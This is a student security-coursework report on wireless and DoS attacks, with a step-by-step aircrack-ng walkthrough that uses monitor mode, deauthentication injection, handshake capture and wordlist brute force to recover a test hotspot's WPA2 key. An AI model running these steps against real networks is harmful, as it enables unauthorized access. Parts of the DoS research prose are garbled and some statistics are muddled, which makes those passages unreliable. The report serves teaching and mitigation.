



# **Vulnerabilities in Data Communications for Security Fundamentals**

*for*

Professor Francis Long

WPA2/PSK Wi-Fi Cracking

*by* Ashish Ghorpade(x**18147461**)

Evil Twin (Rogue Access Point)

*by* Rohan Bhangale(x**18147119**)

DOS Attack (Using Hping3)

*by* Shirish Jagdale(x**18146023**)

## 1. Objective

## 2. Scope

## 3. Research & Implementation

### 3.1 Research

#### 3.1.1 Research on Targeted Networks/Devices

##### 1. WPA2/PSK Wi-Fi Cracking

Wi-Fi Alliance

Securing the Device

##### 2. Evil Twin (Rogue Access Point)

##### 3. DOS Attack(Using hping3)

What Is hPing3?

#### 3.1.2 Research on Successful Attacks

##### 1. WPA2/PSK Hacking

##### 2. Evil Twin (Rogue Access Point)

##### 3.DOS Attack(Using hping3):

### 3.2 Implementation

#### 3.2.1 WPA2/PSK Wi-Fi Cracking

Methodology

Steps

#### 3.2.2 Evil Twin Attack

Methodology

Steps – with screenshots

What is Airgeddon?

Installation

How to run?

Set Up the Phishing Page

Capture Network Credentials

#### 3.2.3 DOS Attack(Using hping3):

Methodology

Steps –the screenshots.

## 4. Review & Mitigation

### 1.WPA2/PSK Wi-Fi Cracking

Enforce a Strong Password Policy:

### 2.Evil Twin (Rogue Access Point)

Restrict WiFi Access:

Wireless Intrusion Prevention System (WIPS):

Educate:

Access Control List:

VPN Tunnel:

Specify Source and Destination Address:

Authenticate:

Update:

3.DOS Attack (Using Hping3)

5. Conclusion

6. References

# 1. Objective

To discuss network communication and its security by performing and analyzing 3 distinct network attacks and to research and study in detail, the following aspects:

- Network Communications and their limitations and Vulnerabilities
- Available exploits for the Mode of Network Communication based on the detected Vulnerabilities
- Mitigation Techniques to overcome the Exploits

# 2. Scope

This project covers the study of 3 modes of network communications, their vulnerabilities by performing attacks in a controlled environment, to compromise the network/system and recommend solutions to prevent a successful attack

Targeted Modes of Communication:

- Wireless Medium: Wi-Fi (IEEE 802.11)
- Wired Medium: Ethernet (IEEE 802.3)

Attacks Performed:

- WPA2/PSK Wi-Fi Cracking *by* Ashish
- Evil Twin Attack *by* Rohan
- DOS Attack *by* Shirish

# 3. Research & Implementation

Secure communication is when two nodes can communicate with each other without third party interference.

**How Internet came to existence?**

Many years ago, American Government wanted to create intercommunication between its other government agencies(CIA,FBI etc), functionaries(Police Department) and missionaries(Army,Navy) for which a small network was created. Looking at the success of this network, American Government wanted to deploy it for public (common people). So major Service Providers (AT&T,VERIZON) were asked to invest,again this network deployed for public in America worked successfully, looking at which other Service Providers from the

globe started getting connected to this innovation i.e Every Service Provider got connected with other Service Provider and this interconnection of Service Providers led to the formation of one huge public network, of which we know as Internet today. But it was not developed with security in mind, in later years during the dot com bubble boom, many cyber incidents came to rise and subsequently a need to secure these technology, technology such as ethernet, serial and 802.11 standard. Having networking devices connected via wired interfaces are much safer than wirelessly connected ones as their exposure is public and can be meddled with, wired network environment is controlled while wireless is not. When setting up a wireless network it is better to use WPA2 for security. It is recommended to use firewalls as the monitor and filter incoming and outgoing traffic, it is also of critical importance to remove remote access to network console. Physical security of the networking equipment is of vital importance, as direct access to them would give admin privileges to an attacker by using the RESET and WPS to get in the system.

## 3.1 Research

The modes of network communication/devices and their respective attacks were selected based on thorough research to satisfy the following deliverables:

- a. Extensive learning on various concepts
- b. Diversity in each attack and network communication
- c. Grasp on various tools required in the attack

### 3.1.1 Research on Targeted Networks/Devices

#### 1. WPA2/PSK Wi-Fi Cracking

Wi-Fi, short for Wireless Fidelity is a type of wireless more of network communication which uses devices for transmitting and receiving radio frequencies. The wireless communication takes place using these radio frequencies. In order to connect with Wireless AP, a user/device must be present within range and usually require a password for authentication. Wireless networks/devices are prone to attacks as compared to wired networks since the attacker need not have physical access to the device and will be required to be in the network proximity. [1]

Wi-Fi devices are commonly used in Residential as well as Commercial spaces. The high availability of these networks makes them prone to attacks intended to gain confidential user information.

#### a. Wi-Fi Alliance


The Wi-Fi alliance was established to define common benchmarks for the Wi-Fi devices manufactured. These devices are required to be IEEE 802.11 Compliant. [2]

## b. Securing the Device

- i. **WEP** - Originally developed to offer the same level of security as wired networks. However, the WEP standard is now outdated and any devices using this standard should be upgraded or replaced.
- ii. **WPA/PSK** - The WPA standard was adopted when the WEP standard was declared as outdated. The significance of the WPA standard was the use of a pre-shared key (PSK) for encryption of passwords, known as TKIP – Temporal Key Integrity Protocol.
- iii. **WPA2/AES** - The significance of this standard over WPA was the use of a more secure encryption algorithm – AES (Advanced Encryption System). The AES has been classified as Suite B algorithm by the NSA. The classification was made for the use of this algorithm for information that is either unclassified or most classified.[3]
- iv. **WPA2/PSK** - This standard was defined to achieve the purpose of interoperability and compatibility of devices connecting to the Wi-Fi device. Research suggests that most devices are compatible to the WPA2/PSK than the WPA2/AES. However, the use of PSK - Pre-Shared Key has resulted in compromising the security of the WPA2 Compatible Wi-Fi Routers.

## 2. Evil Twin (Rogue Access Point)

The wireless medium is a limited spectrum with additional constraints to it over a wired medium but remains the only means for mobile communications. With the advent of next generation internet network architecture, which is a converged architecture able to provide Audio-Video, digital data and mobility of services over a single converged infrastructure, propelled the growth of smartphones, tablets, sensors and IoT devices. Simultaneously giving a dramatic rise of security concerns pertaining to Wireless medium which is more susceptible to jamming, various MiTM attacks, DOS, Wifi Cracking, Fake Access Points, Traffic Sniffing.



In 802.11 network a client radio (any networking device with a Wireless NIC) must first connect to another client or an Access Point (AP). An Access Point is an interface which creates a radio cell for mobile clients and is connected to the backbone network via wired medium, these soon after these client stations are up and running they scan for 802.11 within range, which is the discovery phase. The AP

keeps on sending beacon frames which makes it possible for the client to determine its presence. The client then authenticates with the network and association is formed between the AP and Client after implementing 4-Way handshake at Layer 2, either TKIP or CCMP is used. If the Client moves the quality of signal between the AP and the Client may weaken. As a result, the client station continues to scan periodically and re-associate with other nearby AP. It is this fundamental working mechanism of Wi-Fi which is being exploited by the attackers to perform Evil Twin Attack.[10]

### 3. DOS Attack(Using hping3)

DOS or DDOS are one of significant dangers and are considered as one of the most difficult issue in the web today[14], it is a type of network attack with an attempt to compromise machine or a network. Notwithstanding the way that the best approach to do, the perspectives in, and focal points of a DoS assault vary, it generally contains attempts to quickly or uncertainty block or suspend organizations of a host related with the Internet. One of the way to demonstrate a Denial-of-service Attack or DDoS attack is using hping3 with spoofed IP in Kali OS.[15]

The main objective of DoS/Distributed DoS attack is to results the task:

- 1) Use of computing power, such as data transmission speed, memory, or processing time.
- 2) Disturbance of configuration setting, such as routing metrics.
- 3) Disturbance in unrequested TCP sessions.
- 4) Disturbance of physical/virtual network components.

DOS attack can be further classified dependent on the point of view of assaults being performed. There are Network Level, Application Level, Transport level and lastly Data Level attacks.

- DOS in The Physical Layer:

DOS attack performed on physical layer is called sticking/jamming. A pernicious gadget can stick remote transporter by transmitting a flag at that frequency. The sticking/jamming sign adds to the clamor in the bearer and its quality is sufficient to diminish the flag to-commotion proportion underneath the dimension that the hubs utilizing that channel need to get information effectively. Sticking/jamming can be directed ceaselessly on a gadget, which frustrates every one of the hubs of the gadget explicit to an area from correspondence (e.g network router) Alternative jamming can be done incidentally with arbitrary time interim, which can even now compelling hamper the transmission.

- DOS in Application Layer:

Application layer convention can likewise be abused utilizing DOS attack. Protocols like hub restriction, time synchronization, information accumulation, affiliation and combination can be blocked, for instance a malignant code that imitates a reference point hub and give false area data or cheat respect to its transmission control. Since these sort of assault reduce the related system administration, they can likewise classified as DoS attack.

- DOS in The Transport Layer:

Transport layer is more susceptible to threats. Some of the attacks on transport layer are as follows

- Transport layer acknowledgment spoofing: false recognition with large receiving windows can cause more segments to be generated by the source node than it can handle.
- Replaying acknowledgement: in some transport layer protocol, such as TCP flag the same segment constantly can effect into negative ack flag making the source believe that the request was not delivered successfully.
- Changing sequence count: The protocols like RMST and PSFQ a infected code can change the sequencing of packets that it occurred that make server believe that packets had lost.

- DOS in Data Link Layer:

The algorithm in data layer, specially the MAC schema has highest possibility of exploitation for DOS attack. Example, MAC layer DOS attack.

- When a server receive RTS(Request to send) signal when collides with CTS(Clear To Send) while transmitting. so the node cannot transmit data as it does not receive any CTS signals and constantly sends request signals.
- Sending of false RTS and CTS signals with long data transmission, makes other node wait for long time.
- Acknowledgement spoofing is where server sends false link layer acknowledgement over packets to the neighbouring address can be an effective data link layer DOS attack.

There are other more complicated way for performing DOS attack on MAC layer, for Example WSN (wireless sensor network), data routing, attribute naming. This attack Prevents the hubs from even being a part of network.[16]

DOS attack are mainly divided into three types:

1. Attack based on size of packets:

Attack based on packet size includes UDP(User Data Protocol), ICMP(Internet Control Message Protocol) congestion attack. In this attack, hackers motive is to degrade the data transmission speed of the target machine. In this bandwidth means numbers of fragments send per second. So here bits per second of attacker must be greater than the the victim system to successfully demonstrate the attack.

2. Attack based on protocol:

Protocol based attack consist of SYNCHRONIZATION Flood, Death Ping attack and Smurf Attack. In this particular type of attacks hacker utilize the actual computing power of server and this is calculated in fragments transmitted per second.

3. Attack based on Applications:

The objective of this attack is to compromise the web servers means consumes the services making it unavailable to legitimate users. These attacks are very tough to capture and attenuate. It is calculated in number of packet requested per second.




DoS/DDoS attack mainly targets on the weakness of network, services resources and applications not allowing the legal users from accessing their own system or network resources[15]

hPing3:

As per the website: hping3 is a network tool that is able to send customize TCP/IP packets and to display target replies similar to ping program of what about ICMP answers. Hping3 handles fragmentation, body and size of arbitrary packets and can be used to transfer encoded files under supported protocols. Using hping3 attacker are able to perform the following stuff.[21]

- Flood the target machine with the packets
- Type of interface used
- Different mode example ICMP,UDP
- Use of fake Ip address i.e spoofing
- Set the SYN package

How It All Works?



A TCP/IP connection between two machines has a client and a server end, which states that one machine acts as a server and the other as a client. The terms client and server illustrate only to the mechanism cast-of to establish a connection between them; they do not refer to any pattern of data transmission. When the connection between the machines established, both client and server can perform the approximately similar task and can both transmit and receive data.

- The server listens to a local port (on the machine that is running the service) for requests of connections that is made by a client.
- The client requests a connection from the server port, which then server accepts.
- When the server acknowledge the request, a port is created on the client machine and is connected to the port on server.
- Socket is created at the both ends of the connection, and the details related to connections are enclosed by the socket.
- The server port remains open to listen any further connection requests from the client.[17]

But the use of TCP/IP sockets for transferring data have some limitations:

- The data transferring process is non-transactional
- It is not persistent process i.e. the data is saved/written in memory buffer between the client and server
- It has no built-in security
- It provides no standard way of signaling the start and end of a message[17]

So the attacker takes benefit of all this and performs the DoS or DDoS attack.

### 3.1.2 Research on Successful Attacks

#### 1. WPA2/PSK Hacking

##### a. Tools Used

- Aircrack-ng** - Aircrack is a pre installed software included in the Kali Linux distribution. The software was built with the intent of sniffing packets through a wireless network adapter, cracking WPA and WPA2/PSK devices. Communication standards that are supported: 802.11a, 802.11b, 802.11g. Aircrack-ng comes with a set of in-built tools/commands used for hacking of the Wi-Fi devices, that will be further discussed.[4]
- Crunch** - Crunch is a pre installed software included with the Kali Linux distribution. It is used to generate a custom wordlist for use in brute forcing. The wordlist is generated based on the user input and defined parameters.
- Qualcomm Atheros AR9462 Wireless Network Adapter** - The network adapter is a hardware component in-built in the laptop used. The network adapter used was capable of switching to monitor mode which is required to scan for nearby wireless networks and Packet Injection - required for interfering with an established connection by means of forging or spoofing packets.
- WPA2/PSK Wi-Fi Enabled Mobile Device** - A smartphone with Wi-Fi Hotspot Capability.

#### b. Prerequisite Checks

##### i. **Does your Inbuilt Network Adapter support Monitor Mode and Packet Injection?**

To perform a successful attack, it is required that the attacking device has a network adapter that supports monitor mode to view the wifi traffic and packet injection for packet spoofing.

##### ii. **How to check the details of your Network Adapter?**

Command: `lshw -class <network>`

This command provides detailed information of a network card

##### iii. **Purchasing a secondary Network Adapter**

If your primary Network Adapter does not support monitor mode, you will be required to obtain a secondary network adapter. It is crucial that the card seller, chipset maker and chipset be checked to suite the requirements.

##### iv. **A Wifi Device with at least one connected user.** For the purpose of the attack demonstration, it is important that the Wifi device password be set with an easily crackable password. In many cases, the real life scenario is similar to setting an easy password or not changing the default password of the device.

## 2. Evil Twin (Rogue Access Point)

It has been two decades since the release of commercial Wi-Fi products and yet the Layer 2 exploit remains vulnerable to threats such as stolen Wi-Fi passwords, critical data and entry gate for malicious payloads[6]. It is this vulnerability that has and is being exploited by hackers as PCs, Mobile Phones and other networking devices incapable to differentiate of the 2 Access Point advertising the same Service Set Identifier. Regardless of being a known vector it remains difficult to shield against Evil Twin Attack.

In second half of year 2018, Russian Hackers (Member of GRU) were charged by United States DoJ (Department of Justice) on the grounds Wi-Fi Spying by parking car nearby target buildings, which included various Government and Military Organisations worldwide. Pentesting tool - WiFi PineApple Tetra by Hak5 was used to perform this cyber attack, which is equipped with high-gain antennas, batteries and a 4G mobile LTE connection placed in the boot of their car[11]. Another future prospect application is the susceptibility of drones to Evil Twin Attack, as future delivery ecosystem is based on IoT (Robot and Drone) as Wi-Fi remains the underlying communication for these devices, while at the same time Drone can also be used as an Evil Twin arsenal as Snoopy Drone. Snoopy Drone creates a Rogue AP with open internet access, as victim user connects to it, sensitive data, metadata is being sniffed by the attacker[12].

## 3. DOS Attack (Using hping3):


The first DoS attack was performed back in 1974 by a student at University High School. He discovered a new script that would run on Plato terminals. Plato

was among the initial learning system on shared basis which was further used in many other future platform known as external or ext, command was used to give access to communicate with external entities connected to the terminals. However, when running on a terminal with no external devices connected to it, the terminal would be locked up — requiring a shutdown and power - on to restore functionality. So when out of curiosity went to CERL and run his script causing multiple user system shutdown.[18]

Since then the number of DoS attack had increase and it is continuously increasing according to report from Cisco the number of DoS attack will increase from 1 Gigabit per second in 2017 to 3.1 million in 2021[19]

A DoS / DDoS attack is often designed merely to distract the victim from other activities, such as data theft or network access. The attacker keeps the target busy fighting off the attack from DoS / DDoS, so they can sneak into a piece of malware.

One of the most recent DoS/DDoS attack performed was on 28th February 2018 on the Github website, which was hit with a sudden fierce of traffic that clocked in at 1.35 terabits per second. That sounds like a lot, because it is—that amount of traffic which is not only massive, but also it's record-breaking.[19], The attack was so worse that they were not prepared and unaware that such large scale of attack would be launched on them.



Github DDoS Attack

In near future, The Internet of Things (IoT) may be a relatively new type of network, that would be vulnerable for DoS/DDoS attack. Recently because IoT devices is so new, it's extensive with insecurities. Due to of their lack of fundamental security controls, IoT devices will become soft targets for cyber criminals and other attackers. This means that devices can be easily hacked and added to botnets, which are used to launch DDoS against organizations. In Fact in 2016 the attack on website hosting organization was traceback to IoT devices which includes Ip cameras, webcams and digital routers.[20], In this cases attacker was able to break into IoT devices which were protected by weak hashing algorithm or hardcoded password. Using those device as botnet to perform DoS attack.

*Table: IoT Units Installed Base by Category (Millions of Units): Gartner (January 2017)[20]*

CATEGORY	2016	2017	2018	2020
Customer	3,963.0	5,244.3	7,036.3	12,863.0
Start-Ups	1,102.1	1,501.0	2,132.6	4,381.4
Service industry	1,316.6	1,635.4	2,027.7	3,171.0
Total	6,381.8	8,380.6	11,196.6	20,415.4

The above table shows the number of IoT devices that would be incorporated in organisations in future, thus it can be said next Big Targets for attacker to demonstrate DoS/DDoS attack would be IoT devices that are used in industries.

## 3.2 Implementation

### 3.2.1 WPA2/PSK Wi-Fi Cracking

WPA2/PSK wifi cracking refers to scanning nearby networks for possible live target wifi devices, capturing the 4-way handshake used to store the Pre Shared Key by forcing already connected devices to reconnect and offline brute forcing the capture file to find the correct password.

#### a) Methodology

The attack begins by putting the network adapter in monitor mode. Once the network card is listening on monitor mode, users on the targeted network are forced to reconnect to capture the 4-way handshake key. Once the key is captured, an offline brute force attack is launched on the capture file to determine the password.

#### b) Steps

- i) Set the Network Adapter to listen on Monitor Mode

```
airmon-ng start <network>
```

```
root@ashishk:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  572 NetworkManager
  657 wpa_supplicant
  5598 dhclient

PHY      Interface      Driver      Chipset
phy0     wlan0               ath9k       Qualcomm Atheros AR9462 Wireless Network Adapter (rev 01)

(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)

root@ashishk:~#
```

- ii) Confirm if the Network Adapter is listening on Monitor Mode

```
iwconfig
```

```
(mac80211 station mode vif disabled for [phy0]wlan0)

root@ashishk:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=16 dBm
          Retry short limit:7 RTS thr:off Fragment thr:off
          Power Management:off

root@ashishk:~#
```

- iii) Search for active wifi devices as a target. Once a device is selected, note down the MAC address, also known as the BSSID of the target device.

```
airodump-ng <network>mon
```

- iv) Capture packets on the target network  
Command: `airodump-ng --bssid <MAC Address> -c <number> <network>mon`  
--bssid: To specify the target MAC  
-c: To specify channel to listen on, same as --channel

- v) The next step is to save the captured data to a file to be analyzed later. This will be used to capture the 4-way handshake between the wifi router and the connected/reconnecting device.

```
airodump-ng --bssid <MAC Address> -c <number> --showack -w <filename> <network>mon
```

--showack: Used to acknowledge/display that the 4-way handshake was captured at the time when a device is trying to connect/reconnect to the wifi router.

-w: Used to specify a file name to store the 4-way handshake and packet capture.

BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
64:A2:F9:D8:99:D5	-30	100	2928	2685	16	6	360	WPA2	CCMP	PSK	OnePlus 6T

BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
64:A2:F9:D8:99:D5	-30	100	2928	2685	16	6	360	WPA2	CCMP	PSK	OnePlus 6T

BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
64:A2:F9:D8:99:D5	-30	100	2928	2685	16	6	360	WPA2	CCMP	PSK	OnePlus 6T

MAC	CH	PWR	ACK	ACK/s	CTS	RTS_RX	RTS_TX	OTHER
B2:BE:76:F0:C2:61	6	-82	38	0	0	0	0	0
B4:74:43:2F:80:33	6	-79	5	0	0	0	0	0
54:67:51:4D:CD:48	6	-62	25	0	0	0	0	0
54:35:30:FE:9D:F7	6	-82	234	0	76	17	0	276
38:43:7D:A7:26:EF	6	-86	2	0	0	0	17	276
04:60:C0:04:00:00	6	-83	0	0	0	0	0	33
04:10:00:6C:00:00	6	-81	0	0	0	0	0	43
04:30:B0:C8:00:00	6	-83	0	0	0	0	0	38
A8:96:75:6A:C0:F1	6	-31	82	7	0	0	0	1
64:A2:F9:D8:99:D5	6	-25	30	0	0	0	0	1
38:43:7D:C2:C8:4E	6	-79	5	0	0	0	0	0
DC:53:7C:BA:A7:CB	6	-82	4	0	0	0	0	0
DE:53:1C:BA:A7:CB	6	-67	3	0	0	0	0	0
3A:43:1D:A7:3A:3E	6	-83	7	0	0	0	0	0
38:43:7D:A7:3A:3E	6	-78	4	0	0	0	0	0
04:70:B0:D9:00:00	6	-80	0	0	0	0	0	1
04:00:D0:7A:00:00	6	-78	0	0	0	0	0	2
04:40:80:D2:00:00	6	-78	0	0	0	0	0	1
04:20:10:8A:00:00	6	-78	0	0	0	0	0	11
04:70:40:DC:00:00	6	-83	0	0	0	0	0	7
04:40:C0:D2:00:00	6	-82	0	0	0	0	0	4

- vi) In order to capture a 4-way handshake, it is required that the connected devices are forced to reconnect to capture the handshake at the time of reconnection. This can be achieved by injecting deauthentication packets into the network

```
aireplay-ng -0 50 -a <MAC Address of Router> -c <MAC Address of a specific user target>
```

-0: To specify that the packets are for deauthentication

50: Number of packets to be sent

-c: To specify the MAC Address of a specific connected target user. This flag is optional as the deauthentication packet can also be broadcasted all over the target network


```
root@ashishk:~# aireplay-ng -0 50 -a 64:A2:F9:D8:99:D5 wlan0mon
03:18:01 Waiting for beacon frame (BSSID: 64:A2:F9:D8:99:D5) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
03:18:01 Sending DeAuth (code 7) to broadcast -- BSSID: [64:A2:F9:D8:99:D5]
03:18:01 Sending DeAuth (code 7) to broadcast -- BSSID: [64:A2:F9:D8:99:D5]
03:18:02 Sending DeAuth (code 7) to broadcast -- BSSID: [64:A2:F9:D8:99:D5]
03:18:02 Sending DeAuth (code 7) to broadcast -- BSSID: [64:A2:F9:D8:99:D5]
03:18:03 Sending DeAuth (code 7) to broadcast -- BSSID: [64:A2:F9:D8:99:D5]
03:18:03 Sending DeAuth (code 7) to broadcast -- BSSID: [64:A2:F9:D8:99:D5]
03:18:04 Sending DeAuth (code 7) to broadcast -- BSSID: [64:A2:F9:D8:99:D5]
03:18:04 Sending DeAuth (code 7) to broadcast -- BSSID: [64:A2:F9:D8:99:D5]
03:18:05 Sending DeAuth (code 7) to broadcast -- BSSID: [64:A2:F9:D8:99:D5]
```

- vii) Use Crunch to create a custom wordlist to be referred to

```
crunch <min_length> <max_length> [character set] -o <file_name>
```



viii) Brute force the captured file with the word list, using aircrack-ng



```
root@ashishk: ~  
[00:00:23] 65424/65535 keys tested (2674.53 k/s)  
Time left: 0 seconds 99.83%  
KEY FOUND! [ 11223344 ]  
Master Key : E4 FE 77 DF 6F 1E 0C 53 07 2B 6F 55 F1 75 A2 64  
64 E7 F9 21 1D A8 63 1B 2E 6C 7B AC FF AD 1D 8E  
Transient Key : 10 24 16 05 8E 77 56 B4 63 D6 48 C1 74 18 D9 09  
4B 02 52 51 0A 03 D1 80 A8 C3 66 5C EB 1F 25 87  
1E BD DC 43 0D 99 51 C5 73 26 C3 5C 1A E0 10 01  
B0 09 09 B7 7C 4C D7 33 03 B9 75 A7 E0 03 DD C6  
EAPOL HMAC : 4A C9 DB 8E 3F 07 13 F8 1F 0B 12 50 59 56 85 1E  
root@ashishk:~#
```

